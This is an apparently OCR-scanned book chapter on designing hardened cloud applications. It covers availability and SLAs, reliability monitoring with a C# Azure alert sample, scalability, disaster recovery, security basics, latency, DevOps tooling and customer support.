
Note Cloud platform vendors are highly skilled in managing software and its maintenance.

It is important to note that real-world cloud applications make use of multiple cloud platform services. The overall availability of a cloud application is the (calculated) result of the availability of all its services. It is calculated as such because each component could potentially fail independently from one another in a different moment. So, for example, if a solution is composed of a website and an underlying cloud database, and both cloud services guarantee a service level agreement (SLA) of 99.9% uptime, the combined SLA in terms of availability will be (99.9% x 99.9%) = 99.8. The following equation shows the combined availability:

$$A_{\text{Application}} = A_{\text{Service1}} * A_{\text{Service2}} \ldots * A_{\text{ServiceN}}$$

From the above equation, we can conclude that the combined availability of a cloud application is always lower than the availability of its individual services.

There are a number of tools and services that will monitor availability (as uptime and performance monitoring) and send alerts. These tools do not require any significant instrumentation within the service itself. The simplest form of availability is to have a web service that pings your application and uses the response as a confirmation of the availability. Figures 3-1 and 3-2 are screenshots of monitoring application availability and downtime.


Availability test summary

The chart shows a sample of the test results. To see more samples, select a shorter time range or select a specific availability test. To see all the results, use Search Explorer or an Analytics query. To see Availability metrics, use Metrics Explorer.

AVAILABILITY	AVERAGE TEST DURATION	TOTAL SUCCESSFUL TESTS	TOTAL FAILED TESTS
100 %	220 ms	9	0

All availability tests

TEST NAME	20 MIN	1 H	24 H	72 H
✓ Availability	100%	100%	100%	100%

Figure 3-1. *Monitoring application availability*




Figure 3-2. *Monitoring application downtime*

Note One drawback of the monitoring service is that it does not differentiate between maintenance and site failures, which means that service is unavailable under these conditions.

Organizations should perform cost-benefit analysis on projects in order to define their business objectives. For example, they may consider the following questions:

- Is it possible to have 99.999% availability?
- Is that something we truly need?

In order to achieve 99.999% availability, service can be down for only 25 seconds per month. Therefore, you should think about availability carefully. The answer will depend on the type of application you have. You need to keep logs and measure your application's downtime each month, and then work at optimizing it.

Financially Backed SLAs

Hardened applications, like the commercial email service Office 365, offer service-level agreements (SLAs).

Note A SLA is a formal document outlining a service commitment provided to customers.

The following are key points related to SLAs:

- SLAs are helpful in planning, coordinating, negotiating, reporting, and managing the quality of IT services at an acceptable cost.
- SLAs are legal contracts that set the framework for your service and enable more operational flexibility.
- SLAs should be written in language that is relevant to the day-to-day aspects of service delivery.
- SLAs must be transparent to your employees, since they are your stakeholders.
- SLAs are defined on the basis of service measures, including availability and latency.

Note Both availability and latency are easily measurable and verifiable, which is required to ensure transparency. This will make the SLA a robust offering that bolsters customer confidence in your service.

Hardened applications must be designed such that they provide financially backed SLAs. Consider a scenario where your application is used for mission-critical needs. Customers and partners depend on it to run their business. For example, you may have a central messaging task that requires the transfer of large volumes of purchase order business documentation. If your service is slow or goes down, it will slow down the rate of business, thereby causing a financial impact. When you are operating at this level, you should be ready to offer your customers financially backed SLAs. In the service world, the SLA is what customers sign up for, and why they take a chance on your application.

Most commonly, service credits are your customers' sole financial recourse for any violation of your SLA. For instance, the financial backing of the SLA offered by Microsoft is in the form of service credits, typically in the 10% to 25% range. Typically, the customer is not able to claim back "costs" incurred, as one would with a cloud insurance policy.

Reliability

Reliability is defined as the probability of running the software without failures. In addition to being highly available, the application must be reliable, which means it has to complete the stated business objective without errors.

Let us apply this to our Outlook.com example. When you use this email service, you are not limited to receiving emails, you can also view your calendar. The email service or web endpoint could be up and running, which indicates that the service is available, but if the calendar is not available, this would indicate that the system is not reliable. In simple terms, an application is said to be reliable only when all its components work properly without any failure.

Measuring reliability is more complicated than measuring availability because it requires instrumentation within the application. A simple implementation of this process would be to have the service instrumentation send heartbeat signals to a monitoring service—the lack of a signal would indicate failure.

The following code provides an example for creating an alert in the AlertsClient library, which is delivered with the Microsoft Azure SDK, to generate alerts relating to response time.

```
{
    Rule rule = new Rule
    {
        Name = "Response time alert",
        Id = Guid.NewGuid().ToString(),
        Description = "If response time is greater than 100ms then alert",
        IsEnabled = true,
        Condition = new ThermalRuleCondition
        {
            Operator = ConditionOperator.GreaterThan,
            Threshold = 0.1,
            WindowSize = TimeSpan.FromMinutes(15),
            DataSource = new RuleMetricDataSource
            {
              MetricName = "ResponseTime/c0f6e6ae-6bb5-de5a-29c9bib7fceb",
              ResourceId = "orderwebsite",
              MetricNamespace = "WindowsAzure.Availability"
            }
        }
    };

    RuleAction action = new RuleAction
    {
      SendToServiceOwners = true
    };

    action.CustomEmails.Add("admin@email.com");
    rule.Actions.Add(action);
    //business logic to get response from rule action
    OperationResponse response = new OperationResponse();
    Console.WriteLine("Created alert email response");
}
```

The key to high availability is to make sure that there are never single points of failure in the cloud application. Take advantage of the fact that the cloud platform, for most services, provides high availability. For example, Microsoft Azure Storage services allow you to choose between three different levels of data redundancy (local, zone, or geo), and in any case, data is guaranteed to be replicated three times. Reliability also must guarantee business continuity. To achieve this, the cloud application must also be deployed to multiple and geo-distributed data centers for disaster recovery.

Performance-monitoring tools and the analysis of crash dumps can also be used to measure reliability. However, this requires a certain level of sophistication at the interpretation and UI layer. Figure 3-3 shows a dashboard in Microsoft Azure.




Figure 3-3. *Dashboard to monitor the health of the application*

Scalability

A single server, or even a collection of servers, has a finite capacity and will eventually run out of resources or space. The application is able to take on more load because it is designed to scale out. A scale-out design uses compute, storage, memory, and other server resources as new server instances get added to the set. A modular design that lets you add resources without having to rebuild the solution is the "secret sauce" of massively scalable applications like Outlook.com. The deployment footprint keeps pace with the needs of the business. With such a design, scaling up or down becomes an operational task to bring up new resources, while the core business logic of the application does not change.

Did You Know? In a scale-out design, the capacity of a system is increased by adding new hardware, such as storage and processing resources, unlike the scale-up design, where you need to improve the capacity of existing hardware resources.

Figure 3-4 visually explains the scale-up (vertical scaling) and scale-out (horizontal scaling) models. While the scale-up design model has traditionally been the preferred choice, cloud platforms make it easier to build scale-out solutions.




Figure 3-4. *Scale up and scale out*

An application designed for scale-up always hits a ceiling when it outgrows the limits of a single server or data center, and such applications are bound to fail— it is important to evaluate whether those limits would ever be reached. Designing and managing a scale-up application is far easier than doing so for a scale-out application, since scale-out applications require engineering patterns, such as sharding, to be implemented, resulting in higher engineering costs.

Cloud applications must be horizontally scalable. One way to achieve this is to design the cloud application to be modular and composed of multiple partitions, with each partition serving a subset of incoming requests. For example, users can be split by user ID or geolocation and their requests processed by different units of scale. Using this approach, to gain more scalability, it is sufficient to provide more units of scale or partitions and evenly distribute the load across them.

Cloud platforms have an amazing ability to scale out in line with user demand via automation, but require an appropriate design to leverage it.

Recoverability

Murphy's Law states, *Anything that can go wrong, will go wrong!* In this vein, hardened applications must account for all potential failures, because they have an adverse effect on availability and reliability. Failures can occur either within the components or features on the "micro" level or at the overall service tier on the "macro" level. There are strategies for tackling both the macro and micro levels of disaster, and as a developer you should consider both as you put together a well-constructed disaster recovery plan.

Note Disaster recovery has a well-documented evolution of strategies, which have been standardized in ISO/IEC 27031.

A few examples of failures that your hardened application must deal with are elaborated below. Each of these examples has the same result—your application is unavailable to your users, so they are unable to complete their business transaction. Some examples of failures of your hardened application are:

1. **Natural disaster:** A natural disaster, e.g., an earthquake, takes down your data center, which results in your application being unavailable to its users.

2. **Network switch failure:** The failure of a network switch within your rack in the data center also results in the *404* error: *site not available*.

3. **Storage layer failure:** The connection loss to the database, back-end storage, and queues results in the failure of the complete transaction.

4. **Data corruption:** The application will not be available in case an application bug corrupts data.

The application needs to be prepared for the preceding failure examples and should have contingencies and strategies to address these eventualities.

Note The manifestation of a disaster is a loss of data. Although you can recreate an application, losing data could mean losing business.

A cloud platform maintains multiple copies of data (e.g., Azure table storage maintains three copies), but this may not be adequate for scenarios in which an application bug is corrupting the existing data. You need to maintain multiple copies, each lagging the other by a set period of time, so that old data survives application bugs and subsequent recovery can be performed from it. Human and operational errors are very common. For example, ops personnel could accidentally delete thousands of records from a table. In this case, having some kind of soft-delete feature, or maybe only marking data as “redundant” at the application level rather than erasing it off the disk, is very helpful for extremely critical data—you cannot implement such features for every type of data.

Another key strategy, especially around Moderate Business Impact (MBI) and High Business Impact (HBI) categories of applications, is to make sure that the application is deployed in multiple physical data centers so it can failover in the case of a disaster in a single data center. It is vital to your preparedness that you practice failover scenarios, so you know they will work when you need them.

While your application is hosted on the cloud platform, failures at the macro/infrastructure level are managed by the cloud platform vendor. Some of the services managed by the cloud platform vendor are:

- **Data center failure:** manages the failures caused by natural disasters or human-induced errors.
- **Data center physical resources:** manages physical resources including power, cooling, lighting, and security.
- **System/hardware resources:** controls system/hardware resources including storage devices, compute services, and networking.
- **Software/infrastructure resources:** manages software-based infrastructure resources.
- **Server availability:** protects your application from failure at a single geographic location as your application is deployed in multiple regions (also known as Availability Zones).

Failures at the micro/application level are handled by your application right from the design phase. Your application should be able to:

- Run the application on multiple instances
- Persist state in durable storage, rather than in volatile roles such as Cache
- Design idempotent services that can be (re)started
- Design with horizontal scale in mind
- Devise retries and partitioning to increase availability
- Use redundancy with failover for stateful services and synchronous or asynchronous replication of data

Security

Another key aspect of a hardened application is security. A hardened application must be very secure, not only because security improves the morale of employees, but also because it significantly improves customer adoption of your cloud application. Security must be considered as a first-class design principle, from the ground up, during the design phase of a hardened application. With such a holistic approach, you can deliver a highly secure application. Many studies indicate that a patchwork approach to security makes the business vulnerable, and as a result, you will be perpetually catching up. A modern application is composed of many elements, and security techniques apply differently to each of them. Consequently, you must break down your service into its components and design security for each of them.

A comprehensive understanding of the vulnerabilities of your cloud application is essential to addressing them. A formal threat analysis should be performed for each component at the design stage, and, after a review of the findings, the most impactful threats should be addressed. Even if some threats remain unaddressed, you should keep the list updated so that it can be quickly addressed in case any challenges arise. During the threat analysis, make sure to leverage features supported by the cloud platform vendor—some of these security features can be invoked via configuration settings, e.g., data at rest and transit. Figure 3-5 shows the assets in an application as well as its threats and remedial action.



User
Web Page
Service
Scripts
API
Validate
Asset
Authenticate Data
Limit
By: Access Control, Authorization Rule Networking
Bad Data
Reject
By: Validate input parameters, Regular expressions for string data
Malicious Data
Clean
e.g., strip null chars in query, process isolation
Verify
Track
e.g., Secure at rest, Log and audit transactions

Figure 3-5. *Security threat analysis at the component level*

User access, or the "door" to the application, is your biggest vulnerability. Essentially, you should validate each user who is given access. The following are a few guidelines related to user access:

- Always validate end-user input data.
- Never trust the input data, because it is coming from end-users with varying intentions.
- Make sure the application takes well-defined input in terms of data types and sizes.
- Only the components that are end-user facing should be exposed and available.
- Other components, like the back-end components, should be locked away.
- All endpoints should use secure protocols like HTTPS.
- Unless end-user facing, endpoints should accept requests from only known, familiar, and trustworthy clients. This can be achieved through certificate-based authentication.

Classify your application or its assets (e.g., data) into broad categories like LBI, MBI, HBI, PII, and so on. Each type of application and its underlying data requires different handling strategies, which are separate subjects altogether. Securing your hardened application is expensive, so you must right-size your security approach for each of your applications. In subsequent chapters, we will discuss various approaches to securing each category of application. Table 3-3 provides examples for each application category.

Table 3-3. *Application Categories*

Application Category		Example
LBI	Low Business Impact	Company website
MBI	Medium Business Impact	Inventory application
HBI	High Business Impact	ERP application
PII	Personally Identifiable Information	Customer and sales application

You should use tried and true security components and resist the urge to build your own, as security is a complex and evolving subject. Unless you are a professional or an expert focusing the majority of your time in this area, you are sure to make mistakes if you attempt to build your own components. Thus, it is good practice to leverage existing components and proven services. A few notes on security are listed as follows:

- Access to the application should be logged and audited. You need to set up processes for offline analysis of logs to discern any suspicious patterns.
- Credit card data and payment processing are handled by commercial service providers, since they involve the PII class of data. Do not even attempt to build your own unless your huge volumes of business justify it —an even then, do not do it!
- Be very careful in surfacing the level of error detail to end users. Many times, the error messages can be exploited by hackers to gain insights into the inner working of your service.

Low Latency

Latency is the delay between user input being processed and the corresponding output generated by the software application. Hardened applications do not compromise on latency while focusing on hardening. Of course, higher latencies can be especially critical for applications in trading securities, online gaming, and Voice over Internet Protocol (VoIP).

In the process of hardening, make sure to keep latency in mind, especially if your application involves significant human interactivity, as with a gaming application. A user expects the application to load in about five seconds.

Note Application response time directly impacts commerce and therefore the profitability of the business.

During application design, you should factor in the human reaction to and tolerance of the application's response time; make sure it is acceptable, because overachieving in this area is expensive.

Of course, every application serves a different purpose (if only slightly) and usually responds differently to each function requested by the user. For example, pulling up large reports entails a longer response time than a simple login process.

Applications should be designed to perform well enough that users are not impeded in their ability to process information or fulfill required business functions. Moreover, while it may be hard to pinpoint specific industry averages regarding response time, application performance can be increased. In fact, this was one of Google's core principles. The search bar is required to respond within a second, thereby encouraging the user to use the search bar even more and driving adoption usage. Imagine if each search operation took 10 seconds—would you search so often or as deeply while researching a subject?

Latency forms one of the first impressions of your application, so pay close attention to it. Scaling out the user interface or web tier is a great first step, and is further strengthened by scaling out back-end systems.

Modern Organization

In addition to the several features previously described, a modern organizational structure is required to build, operate, and support the application. In this section, you will learn about the engineering and support systems required to deliver a hardened application.

Engineering

So far we have focused our discussion on features of an application. Now, we will focus on the types of teams, organizations, and engineering systems that support the development of hardened applications. We will discuss how companies that build hardened applications have retooled themselves to be efficient and thrive in the era of cloud platforms. We will cover the *who* (organization) and *how* (process) that support hardened applications on the cloud platform.

DevOps Model

DevOps is a very popular way to organize teams that build these applications, wherein an individual or a team of engineers is responsible for the entire lifecycle of the application. This is a sharp contrast to the silo approach of developers, testers, and deployment/operations roles. In the DevOps model, engineers engage in the design, development, testing, deployment, and LiveSite support of a project.

DevOps derives from the Agile and Lean approaches. The old view of operations tended to separate the "Dev" side (the "makers") and the "Ops" side (the "people that deal with the administration.") The problems that can arise from these two aspects being treated as siloed concerns is the core driver behind DevOps.

Need for DevOps

As discussed in an earlier section, the traditional approach of the software development lifecycle warranted siloed teams taking on specific tasks, i.e., the Developers team and the Operations team. The manual process had several drawbacks, including the following:

- The communication gap between different teams resulted in resentment and the "blame game," which in turn delayed fixing errors.
- The entire process took a long time to complete.

- The final product did not meet all the required criteria.
- Some tools could not be implemented on the Production Server for security reasons.
- The communication barriers slowed down performance and added to inefficiency.

To cope with the drawbacks of manual processes of application deployment, a need for automation arose, leading to the DevOps phenomenon. DevOps integrates the functionality of both teams (Developers and Operations/Production) in the application development and deployment process.

Functions of DevOps

The basic functions of DevOps are as follows:

- DevOps automates the entire process of application deployment, so it is straightforward and streamlined.
- DevOps allows multiple developers to check in and check out code simultaneously to/from the Source repository.
- DevOps provides a Continuous Integration (CI) Server that pools the code from the Source repository and prepares the build by running and passing the unit tests and functional tests automatically.
- DevOps automates testing, integration, deployment, and monitoring tasks.
- DevOps automates workflows and infrastructure.
- DevOps enhances productivity and collaboration through continuous measurement of application performance.
- DevOps allows for the rapid and reliable build, test, and release operations of the entire software development process.

DevOps Application Deployment Process

The DevOps application deployment process involves several steps, as listed below:

1. Developers write code.
2. The code is checked into the Source control/Source repository.
3. Code check-in triggers the Continuous Integration (CI) Server to generate the build. Automated unit testing can be done during the build process. Code coverage and Code analysis can also be performed in this step. If there are build errors, unit test failures, or breach of code coverage and code analysis rules, a report is generated and automatically sent back to the developer for correction.
4. The successful build is then sent for the release. This is where the release management process comes into the picture, where testing, QA, and staging operations are performed. Several types of tests are performed, some of them are:
    - Module tests
    - Sub-system tests
    - System tests
    - Acceptance tests
5. In the QA phase, the following types of tests are performed:
    - Regression tests
    - Functional tests
    - Performance tests

    Once the code passes all the tests, a release version of the software, also called "golden image," is prepared. If any of the preceding tests fail, a report is generated for the team of developers who checked in the code. The Developers team must first fix the bug and check in the code again. The code goes through the same process of generating the build and release until the checked-in code passes all testing.

6. The last step in the process is deploying the created release to the target environment—Microsoft Azure Cloud (`https://azure.microsoft.com`). Once the deployment is completed, all changes in the code are live for users of the target environment in Azure.

DevOps Tools

There are several DevOps tools available that help in developing an effective automated environment. The following are some categories of DevOps tools.

- **Build Automation Tools:** These tools automate the process of creating a software build, compiling source code, and packaging the code. Some build automation tools are:
    - Apache Ant (`https://ant.apache.org/bindownload.cgi`)
    - Apache Maven (`https://maven.apache.org/download.cgi`)
    - Boot (`http://boot-clj.com/`)
    - Gradle (`https://gradle.org/`)
    - Grunt (`https://gruntjs.com/`)
    - MSBuild (`https://www.microsoft.com/en-in/download/details.aspx?id=48159`)
    - Waf (`https://waf.io/`)
- **Continuous Integration Tools:** These tools create builds and run tests automatically when code changes are checked-in to the central repository. Some Continuous Integration tools are:
    - Bamboo (`https://www.atlassian.com/software/bamboo/download`)
    - Buildbot (`https://buildbot.net/`)
    - Hudson (`http://hudson-ci.org/`)
    - TeamCity (`https://www.jetbrains.com/teamcity/download/`)

- **Testing Tools:** These tools automate the testing process, helping organizations achieve configuration and delivery management needs in a specified time frame. Some commonly used testing tools are:
    - Selenium (http://www.seleniumhq.org/)
    - Watir (http://watir.com/)
    - Wapt (https://www.loadtestingtool.com/)
    - Apache JMeter (http://jmeter.apache.org/download_jmeter.cgi)
    - QTest (https://www.qasymphony.com/qtest-trial-qascom/)
- **Version Control System:** This is a configuration management system that tracks all the changes made to documents, codes, files, etc. Some commonly used Version Control Systems are:
    - Subversion (https://subversion.apache.org/)
    - Team Foundation Server (TFS) (https://www.visualstudio.com/tfs/)
    - GIT (https://git-scm.com/)
    - Mercurial (https://www.mercurial-scm.org/)
    - Perforce (https://www.perforce.com/)
- **Code Review Tools:** These tools help organizations improve the quality of their code. Some code review tools are:
    - Crucible (https://www.atlassian.com/software/crucible)
    - Gerrit (https://www.gerritcodereview.com/)
    - GitHub (https://github.com/)
    - Bitbucket Server (https://www.atlassian.com/software/bitbucket/server)

- **Continuous Delivery/Release Management Tools:** These tools automate the process of building and testing code changes for a release to production. Some of these tools are:
  - XL Release (https://xebialabs.com/products/xl-release/)
  - ElectricFlow (http://electric-cloud.com/products/electricflow/)
  - Serena Release (https://www.microfocus.com/serena/)
  - Octopus Deploy (https://octopus.com/downloads)
- **All-in-one Platform:** These tools combine the functionalities of all the tools listed above. Some all-in-one platforms are:
  - ProductionMap (http://www.productionmap.com/)
  - Jenkins (https://jenkins.io/)
  - Microsoft Visual Studio Team Services (VSTS) (https://www.visualstudio.com/team-services/)
  - AWS CodePipeline (https://aws.amazon.com/codepipeline)

Note For step-by-step information about using DevOps tools to deploy web applications on Azure, please purchase our specialized publication for DevOps developers, *DevOps for Azure Applications,* by Suren Machiraju and Suraj Gaurav.

Advantages of the DevOps Model

There are several advantages of the DevOps model. Some of them are as follows:

- Applications are built and upgraded continuously.
- Only people that have built the application can truly support it efficiently. An outsider would not have the context or know-how to run the app.
- It empowers engineers and leads to well-rounded engineering teams.

- It fills the communication gap between disparate teams.
- The entire process takes less time to complete.
- It is an efficient method, as there are no communication barriers.

Note DevOps does not mean NoOps. In the cloud-platform world, Ops roles have diminished, since infrastructure is not managed by the vendor. Deploying to the cloud platform is also more integrated with development platforms (GIT or Microsoft Visual Studio), thereby moving some of the traditional Ops functions to developers—especially around automation development and management.

Continuous Deployment

The advantage of the cloud is that users get the latest and freshest version of the service without undergoing costly upgrades. Applications should be run in such a way that there is continuous deployment on a fixed cadence. The organization must choose whatever suits them. We have seen examples of daily, weekly, monthly, or quarterly updates to applications. Anything less frequent than quarterly updates is a long time in the cloud age. The following are some major points related to continuous deployment:

- Run frequent deployments, which means that the software projects must run incremental updates.
- Follow the mantra "ship fast, capture customer feedback, learn, and iterate."
- Avoid big-bang releases that take years to build.
- Be nimble and responsive to customer needs, which are also rapidly changing.

Note The book, *The Lean Startup* by Eric Riles, is a great starting point for better understanding and getting a whole new perspective on continuous innovation; read it.

Software solutions such as GitHub are perfect for cloud deployments, as they provide an end-to-end platform for continuous integration and deployment while also offering a platform for networking internally within your organization, or externally via relevant social groups.

Continuous deployment coupled with the DevOps organization model offers a higher degree of productivity. Engineers are able to schedule tasks in a linear manner and ensure end-to-end ownership of a feature while pacing themselves across both developmental and operational/support tasks.

Support

Applications require a well-defined support model to fulfill customers' expectations around 24/7 service and support. Each support call that you deal with keeps you away from building new products, thereby adding to the cost of operations and adversely impacting your profit. Thus, a key goal is to reduce support calls.

Support engineers are required to be adequately trained to handle support issues. A few pointers that make support efficient are:

1. **DevOps:** The escalation tier of support is the developer. Ensure that there is a roster available with clear ownership and escalation path.

2. **Telemetry:** Be sure to include adequate telemetry in the cloud application; this is added at the design stage when determining the mode of supporting the entire service.

3. **Practice:** You should know stress points with the application as well as those of the cloud platform.

Each time a customer decides to call you for help, they are already frustrated. However, when they call you, make sure you work on the problem meticulously and provide them with a solution. Do not just fix the reported problem—dig deeper and more broadly to determine what other issues they may encounter, and resolve those as well. While you do not want the customer to call you again, take an opportunity to connect with the customer, strengthen the relationship, and introduce them to other services you are offering. The crux is to retain the customer, so they continue to use the application.

It is important to note that support models are different for free versus paid applications. Customers also have lower expectations of support for free applications, which typically offer support through newsgroups, discussion boards, and email, with significant turnaround times. Organizations can choose to investigate systemic issues when a certain percentage of users have hit the same problem. For applications that have licensing costs, it is paramount that every customer issue is investigated and resolved.

